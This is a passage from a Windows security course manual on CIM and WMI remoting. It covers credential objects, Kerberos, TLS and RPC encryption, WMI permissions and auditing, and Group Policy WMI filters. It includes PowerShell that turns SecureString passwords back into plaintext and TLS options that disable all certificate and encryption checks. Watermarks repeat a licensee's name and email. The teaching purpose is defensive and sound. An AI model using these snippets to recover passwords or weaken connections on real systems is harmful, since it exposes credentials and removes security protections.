Remove-CimSession -CimSession $s
```

Secure String Passwords

The "context\username" string is a plaintext property of the credential object (\$creds.username), but the password is stored as a "secure string" and cannot be viewed directly. However, the following code shows how to extract the password from the \$cred object in plaintext, so it's not really secure from malware already running as you:

```
# C:\SANS\Day3\CIM\SecureString-Theory.ps1  
$Creds = Get-Credential  
$bstr = [System.Runtime.InteropServices.Marshal]::`  
SecureStringToBSTR($Creds.Password)  
[System.Runtime.InteropServices.Marshal]::PtrToStringAuto($bstr)
```

Though dangerous to use, here is a function to create a credentials object by passing in a username and *plaintext* password, with no GUI pop-up dialog box:

```
function New-Credential ($UserName, $Password)  
{  
    $SecString = New-Object -TypeName System.Security.SecureString  
    $Password.ToCharArray() | ForEach {$SecString.AppendChar($_)}  
    New-Object -Type System.Management.Automation.PSCredential  
        -ArgumentList $UserName,$SecString  
}
```

Don't be fooled by Microsoft's documentation: "secure strings" are not secure in memory against malware or hackers that can inject DLLs into your PowerShell process or that can scrape the raw virtual memory of your process out of RAM. Secure strings are only secure against other processes on the system that do not have the Debug Programs privilege.

If you do store a password in a variable, set that variable to \$Null immediately after authentication, remove the variable by name, and then either terminate the PowerShell process or hope the .NET garbage collector quickly cleans it up. And avoid ever hard-coding a plaintext password into a script, unless the script as a whole is encrypted and secured by other means, such as with KeePass or Protect-CmsMessage.

To encourage the .NET garbage collector to work sooner to clean up a \$Creds variable:

```
$Creds = $null  
  
Remove-Variable -Name Creds  
  
[GC]::Collect(0)
```

Prefer Local Accounts

In general, it is better to authenticate with a local account in the Administrators group at the target computer instead of a domain user account from Active Directory. If the target computer is already infected with malware, the loss of a local account's credentials is far less damaging than the loss of a domain account's credentials. This assumes, of course, that every local admin account on every computer has a different password.

WMI Requires the Network Logon Right

Remotely accessing the WMI service also requires the "Access to this computer from the network" logon user right. This is true for both local users and domain user accounts. Logon rights can be managed through Group Policy, INF security templates, and PowerShell.

Only grant the network logon right on a machine to those groups that actually have a legitimate need to log on to that machine. This is true not just for WMI, but for PowerShell remoting, SSH, RDP, SMB, and RPC too. We have to assume that eventually the credentials of a user or administrator will be stolen, but those credentials can only be used to log on to remote machines if those remote machines allow network logons to the user account whose credentials were stolen. You might hear how there is no defense against pass-the-hash attacks, but this isn't true: just because you have stolen (or cracked) my password hash does not mean you (or I) have the network logon right on any other box. In the registry of each machine is the list of users, computers, and groups that have been granted the network logon right on that machine (or explicitly denied this right), and all user rights can be managed through Group Policy and PowerShell.

CIM Session Option

```
$Option = New-CimSessionOption -UseSSL

$CimCess = New-CimSession -SessionOption $Option

$CimCess = New-CimSession -SessionOption $Option
    -CertificateThumbprint "D3ADB33F3270E5FD..."

$CimCess = New-CimSession -SessionOption $Option
    -Authentication
    { Kerberos | Basic | CredSSP | Digest | NtlmDomain }
```

SANS

SEC505 | Securing Windows

CIM Session Option

The New-CimSession cmdlet can be given requirements and preferences for when it connects to another machine. Some of these settings are given as arguments to the New-CimSession cmdlet itself, while other settings are in the form of an object created by the New-CimSessionOption cmdlet.

New-CimSession -Authentication <Option>

When authenticating with a domain account in Active Directory, it's best to use Kerberos instead of NTLM. Use Group Policy to harden Kerberos by only allowing NTLMv2, blocking NTLMv1, blocking Lan Manager (LM), and requiring 256-bit AES encryption for Kerberos tickets. The security of Kerberos is also enhanced by using a smart card/token or a 15+ character passphrase.

To authenticate with Kerberos only, use "-Authentication Kerberos" when you connect with New-CimSession. You must provide a FQDN or host name to the -ComputerName parameter, not an IP address.

The following command will compel the use of Kerberos:

```
$CimSess = New-CimSession -ComputerName member.testing.local
    -Authentication Kerberos
```

The -Authentication parameter supports several options:

- Kerberos = Only use Kerberos.
- Basic = Send plaintext password, hopefully encrypted with TLS or IPsec.

- Digest = Just like on IIS, use the password hash as an encryption key.
- CredSSP = Send a copy of the plaintext password for second-hop authentication.
- Negotiate = Prefer Kerberos first, accept NTLM, do not attempt Basic/Digest.
- NtlmDomain = Only use NTLM.
- Default = Negotiate.

When using any other authentication method besides Kerberos or certificates, it is imperative to use TLS or IPsec to encrypt the connection first. NTLMv1 is vulnerable to password hash extraction. NTLMv2 is vulnerable to relay attacks. Digest authentication can be strong if a long passphrase is used, but, just like on IIS, TLS is recommended anyway. And Basic authentication is the worst. Basic authentication sends the password in plaintext over the network; hence, TLS or IPsec is mandatory.

CredSSP stands for "Credentials Security Support Provider." This is both useful and dangerous in a different way, even when using TLS or IPsec. CredSSP sends the user's plaintext password over the network to the server; the password is encrypted in transit, but it is kept in memory in plaintext at the server, just like Basic. But additionally, CredSSP implicitly authorizes the remote server to use that password to authenticate to other machines on behalf of the user. CredSSP enables pass-through single sign-on. For example, if the user connects to server A using CredSSP and the user calls a method on A that causes a connection to server B, then server A will authenticate as the user to server B with the user's password. A compromise of server A now potentially could permit the compromise of many further machines.

Because of the risks, Basic and CredSSP authentication are disabled by default.

To see which authentication methods a client or server currently supports:

```
dir WSMAN:\localhost\Client\Auth
dir WSMAN:\localhost\Service\Auth
```

There is another authentication option, but it is not chosen with the -Authentication parameter. Certificate-based authentication can be even stronger than Kerberos. Certificate authentication requires a TLS certificate to be bound to the WinRM service's listening port (TCP/5986 by default) and a certificate in the user's personal certificate store (Cert:\CurrentUser\My\) that is trusted by the target server. To authenticate this way, the New-CimSession cmdlet has a -CertificateThumbprint parameter that takes the hash of the user's certificate.

To make certificate authentication scale beyond a few handcrafted machines more or less requires a Windows Server to be joined to the domain with the Certificate Services role installed, that is to say, a Windows-based Certification Authority (CA) that can use Group Policy and/or PowerShell for mass enrollment of the TLS and user certificates. Public Key Infrastructure (PKI) cannot be covered in this manual. Windows PKI is discussed a different day of this course.

Require TLS Encryption

Encryption of WMI data is enabled by default, but as a precaution, you may specify that encryption should be mandatory. If an encrypted channel cannot be established, the connection will deliberately fail.

When using WSMAN protocol, which is the default, include the `-UseSSL` switch to require TLS authentication and encryption. Use of TLS is not the default; it must be specified. (Despite the name of the switch, it's actually TLS, unless TLS has been disabled for some crazy reason.)

To require TLS, first create a "session option" object with that choice set:

```
$Option = New-CimSessionOption -UseSSL  
  
$s = New-CimSession -ComputerName member.testing.local `  
    -SessionOption $Option
```

When using TLS, don't forget that the computer name given when connecting must match the name in the digital certificate installed at the target computer and bound to the WinRM service. You cannot use an IP address.

To bind a TLS-compatible certificate to the WinRM service, you must first enroll for a TLS-compatible certificate from a Certification Authority (CA). In a different day of this course, we will install a Windows Server CA. Whether your TLS certificate was installed by hand or automatically, from a Windows CA in your domain or from a third-party CA on the internet, that TLS certificate must be "bound" to the WinRM service. Use the `Enable-RemotingTLS.ps1` script in `C:\SANS\Day5` to bind that certificate.

Once a TLS certificate is bound to the listening port of the WinRM service (TCP/5986 by default), then that certificate can be used for both PowerShell remoting and also for WSMAN connections to query WMI. One certificate can be used for both purposes because both use the Windows Remote Management (WinRM) service.

The following options could be used temporarily for troubleshooting TLS, but they are too dangerous to use by default:

```
$Option = New-CimSessionOption -UseSsl -NoEncryption  
    -SkipCACheck -SkipCNCheck -SkipRevocationCheck  
  
$CimSess = New-CimSession -ComputerName member.testing.local `  
    -SessionOption $Option
```

This would permit plaintext packets (`-NoEncryption`), permit the use of revoked TLS certificates (`-SkipRevocationCheck`) from untrusted Certification Authorities (`-SkipCACheck`) even when the name in the TLS certificate does not match the name you

used when connecting to the server (-SkipCNCheck). This combination eliminates all of the security protections of TLS. None of these are used by default.

Require RPC Encryption

When using a DCOM RPC connection, RPC encryption is enabled by default, but it can be required by using the -PacketPrivacy switch:

```
$Option = New-CimSessionOption -PacketPrivacy
```

```
$s = New-CimSession -ComputerName surface.testing.local `
    -SessionOption $Option
```

DCOM RPC is "Distributed Component Object Model Remote Procedure Call". This is regular Windows RPC networking, but specifically for accessing COM objects on remote machines. COM is programming and application support technology that predates the .NET Framework, but is still very often used on domain-joined machines.

IPsec Encryption

As always, IPsec encryption and mutual authentication can be used with either RPC or WSMAN connections. It is far, far easier to apply IPsec to just TCP/5985 for WSMAN than to apply IPsec to all RPC connections in general. But how to allow only WSMAN and forbid RPC?

Require WSMAN and Do Not Attempt DCOM RPC

It is possible to choose just WSMAN or just DCOM RPC as a session option:

```
$Option = New-CimSessionOption -Protocol WSMAN
```

```
$s = New-CimSession -ComputerName surface.testing.local `
    -SessionOption $Option
```


The -Protocol parameter can be given either "WSMAN" or "DCOM" as an argument. This will force the connection to use that one protocol only. This is important because the CIM cmdlets will first attempt WSMAN by default, but, if WSMAN fails, then the CIM cmdlets will automatically try to use DCOM RPC as a fallback. This is nice for compatibility, but not ideal when you want to only use WSMAN with TLS or IPsec.

Another reason to prefer WSMAN is better compatibility with perimeter firewalls and cloud computing. If you are going to talk to the WMI service on a VM hosted by a cloud provider like Microsoft Azure or Amazon Web Services, you are almost certainly going to use either PowerShell remoting encrypted with TLS/SSH or WSMAN encrypted with TLS. At the time of this writing, the WinRM service does not have native or built-in support for SSH.

Keep in mind that this is for the client's side of the connection. At the server, you cannot simply turn off all RPC support in general, or even turn off RPC for just the WMI

service. However, it is possible to use the Windows Firewall to restrict RPC access to the WMI service over the network. Ideally, these Windows Firewall rules would be combined with IPsec rules to further limit access to particular global groups in Active Directory too. Windows Firewall and IPsec are covered in a different day of this course.


Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020



WMI Namespace Permissions

By default, the Authenticated Users group is granted permission to access WMI locally, but not over the network. Only members of the Administrators group are granted remote access permission to the WMI service. But these permissions are not written in stone.

To see your WMI namespace permissions, open an MMC console (mmc.exe) > File menu > Add/Remove Snap-In > add the WMI Control snap-in for the local or remote computer > OK > right-click the WMI Control snap-in in your MMC console > Properties > Security tab.



When you examine the permissions for the Root namespace, you will see that the Authenticated Users group has the "Enable Account" permission, but not the "Remote Enable" permission (it is unchecked). The "Enable Account" permission is for local access to WMI and the "Remote Enable" permission is for over-the-network access to WMI. The Administrators group has "Remote Enable" by default.


For role-based access control, a new group could be granted remote access to the WMI service, but without granting that group the excessive privileges and permissions of the Administrators group. There are several sample PowerShell scripts on the internet for managing WMI permissions; just do a search on terms like "wmi namespace security remote permissions powershell" to find them in GitHub or the PSGallery.


Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

WMI Namespace Auditing

Audit Policy:
Other Object
Access Events

Security Log:
Event ID 4662





SEC505 | Securing Windows

WMI Namespace Auditing


To enable the logging of WMI queries and commands, you must 1) enable the "Other Object Access Events" advanced audit policy subcategory and 2) configure the audit settings on the namespace(s) desired using the WMI Control snap-in.

```
auditpol.exe /set /subcategory:"Other Object Access Events"
/success:Enable /failure:Enable
```

This will write event ID 4662 to the Security log showing the user name, WMI namespace, WMI class accessed, and the WMI method invoked, but only for those users whose groups have been added to the audit SACL of the namespace accessed.



No WMI access is logged by default, even with the "Other Object Access Events" audit policy enabled. You must also configure the Auditing tab (also known as the "System Access Control List", or SACL) for the desired namespaces, such as the Root namespace, and choose the group(s) whose access will be logged. There are several types of actions that can be logged, but the most important is "Execute Methods".



To configure WMI namespace SACLs, right-click the WMI Control snap-in in your MMC console > Properties > Security tab > highlight the Root namespace > Security button > Advanced button > Auditing tab > Add button > select a principal, such as the "Domain Admins" group > click the "Show advanced permissions" link on the right > check the boxes for "Execute Methods" and "Enable Account" at a minimum > OK > OK.

Be careful, if you log WMI access from the Everyone group or the local Users group, this will also log access from the local System account. WMI is constantly being accessed by built-in Windows services, so you may accidentally collect a small mountain of data, 99.999% of which would be noise. You might start with logging the "Domain Users" group, then add more groups as necessary. The data will need to be fed into a centralized SIEM for alerting.

WMI Activity Tracing (ETW)

Prior to Windows Vista, it was possible to modify the registry in order to write WMI log data to files underneath C:\Windows\System32\wbem\logs; however, for Windows 7 and later operating systems, this feature was discontinued and replaced with WMI support for Event Tracing for Windows (ETW).

Configuring ETW is beyond the scope of this course; the topic is rather complex. For more information, please do a search on the terms "wmi tracing" at the MSDN website (<https://docs.microsoft.com>).

WMI for Group Policy

Item-level targeting for preferences:

- Use one or more WMI queries in the targeting.
- Affects just that one GPO preference setting.

WMI filter for an entire GPO:

- WMI query to decide to apply/ignore the entire GPO.
- See the WMI Filters container in the GPMC.

WMI_Sample_GPO_Filters.ps1


WMI for Group Policy

A Windows Management Instrumentation (WMI) query can extract information about processes, drivers, users, shares, software versions installed, patches, printers, log data, ports, network adapter cards, IP configuration, registry values, and more. A PowerShell script can talk to the WMI service to extract this data or reconfigure these settings, but WMI can also be utilized by Group Policy directly without PowerShell.

A WMI query can be included as part of a GPO to control changes made by the GPO. This can be done in two ways: 1) a WMI query can be used with item-level targeting to control the application of an individual preference setting in a GPO, or 2) a WMI query can be associated with the GPO as a whole to decide whether or not the GPO should be applied at all. The difference is between using a WMI query to filter the application of one preference in a GPO, though the rest of the GPO may still be processed, and preventing the GPO as whole from being processed.

GPO Preference Item-Level Targeting

The Preferences container in a GPO has settings that can be filtered based on a large variety of criteria. One of these criteria is named "WMI Query". This was discussed in the section on GPO Preferences.



The dialog box above can be seen by opening any GPO > editing any setting under Preferences for User or Computer Configuration > Common tab > check "Item-level targeting" > Targeting button > New Item menu > WMI Query.

Paste your WMI query into the "Query" field. If this query returns anything, it is considered a true result, and the associated preference setting is applied. If the query returns nothing, this is considered a false result, and the associated preference setting is not applied.


(The "Namespace" field identifies the WMI namespace, which contains the WMI class you wish to query; it is almost always going to be "Root\CIMv2". The "Property" field is optional and will rarely be used; it can take the value of a WMI property and assign it to a variable.)

Whole GPO WMI Filter


A WMI query can also be used to decide whether the GPO as a whole should be applied or ignored. This is prior to and independent of any item-level targeting for GPO Preferences. Using WMI to decide whether to apply/ignore the entire GPO is called "GPO Filtering" or "WMI Filtering", depending on who you ask. This feature requires that the computer processing the GPO (not the domain controller) be Windows XP, Server 2003, or later.

Try It Now!

- To configure a WMI filter on a GPO, write your WMI query and copy it to the clipboard. Next, open the Group Policy Management console > expand your domain > right-click the WMI Filters container > New > enter a name for the filter > Add button > paste in your query > OK > Save.



- To assign this filter to a GPO, click that GPO to select it > go to the Scope tab on the right > pull down the list of WMI Filters at the bottom > select the one you want > Yes.



In this example WMI query/filter, we could test whether the computer is in the Eastern time zone, i.e., it is 300 minutes behind Greenwich Mean Time, and if it is, apply the GPO, or if it is not, ignore the GPO:

```
SELECT * FROM Win32_TimeZone WHERE bias =-300
```

If you think this looks like SQL, you're correct. It's actually "WMI Query Language (WQL)", but WQL was loosely modeled on SQL, so if you've got database management experience, then you've got a good head start on understanding WQL.

WMI Query Language (WQL) Examples

Here are several WMI query examples (WMI_Sample_GPO_Filters.ps1) that could be used to decide whether to apply a preference setting or to apply an entire GPO.

A WMI query can use the following pattern-matching symbols with the LIKE operator:

%	Similar to "*", any string of zero or more characters
	Similar to "?", any single character (use square brackets for literal)
[...]	Replace "... " with a set or range of characters
[^...]	Replace "... " with a set or range of characters to NOT match

```
#Applies if Server 2012 Standard Edition is the operating system:  
SELECT * FROM Win32_OperatingSystem WHERE Caption = 'Microsoft  
Windows Server 2012 Standard'
```

```
#Applies if the OS is for a workstation or client (not a server):  
SELECT * FROM Win32_OperatingSystem WHERE ProductType = '1'
```

```
#Applies if the OS is NOT for a client OS (perhaps for a server):  
SELECT * FROM Win32_OperatingSystem WHERE ProductType <> '1'
```

```
#Applies if the OS is Windows 7 or Server 2008 R2:  
SELECT Version FROM Win32_OperatingSystem WHERE Version LIKE  
'6.1.%'
```

```
#Applies if the computer is a Dell Latitude:  
SELECT * FROM Win32_ComputerSystem WHERE Manufacturer LIKE  
'%Dell%' AND Model LIKE '%Latitude%'
```

```
#Applies if the system has at least 16GB of physical memory:  
SELECT * FROM Win32_ComputerSystem WHERE TotalPhysicalMemory >=  
16000000000
```

```
#Applies if there is at least 500MB available on any drive:  
SELECT * FROM Win32_LogicalDisk WHERE FreeSpace > 500000000 AND  
Description = 'Local Fixed Disk'
```

```
#Applies if the ADMINPAK.MSI software package has been installed:  
SELECT * FROM Win32_Product WHERE Name = 'ADMINPAK'
```

```
#Applies if located in the eastern time zone:  
SELECT * FROM Win32_TimeZone WHERE bias =-300
```

```
#Applies if patch KB819696 or KB828026 has been applied:
```


```
SELECT * FROM Win32_QuickFixEngineering WHERE HotFixID =  
'KB819696' OR HotFixID = 'KB828026'
```

```
#Applies if it is a Monday (0=Sun, 1=Mon, 2=Tue, and so on):  
SELECT * FROM Win32_LocalTime WHERE DayOfWeek = 1
```

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Windows Admin Center (WAC)

**Microsoft's free browser-based administration web app.
Manage Windows 10, Server 2012, and later hosts.
Connects to targets over WSMAN for WMI and Remoting.**



SANS

SEC505 | Securing Windows

Windows Admin Center (WAC)

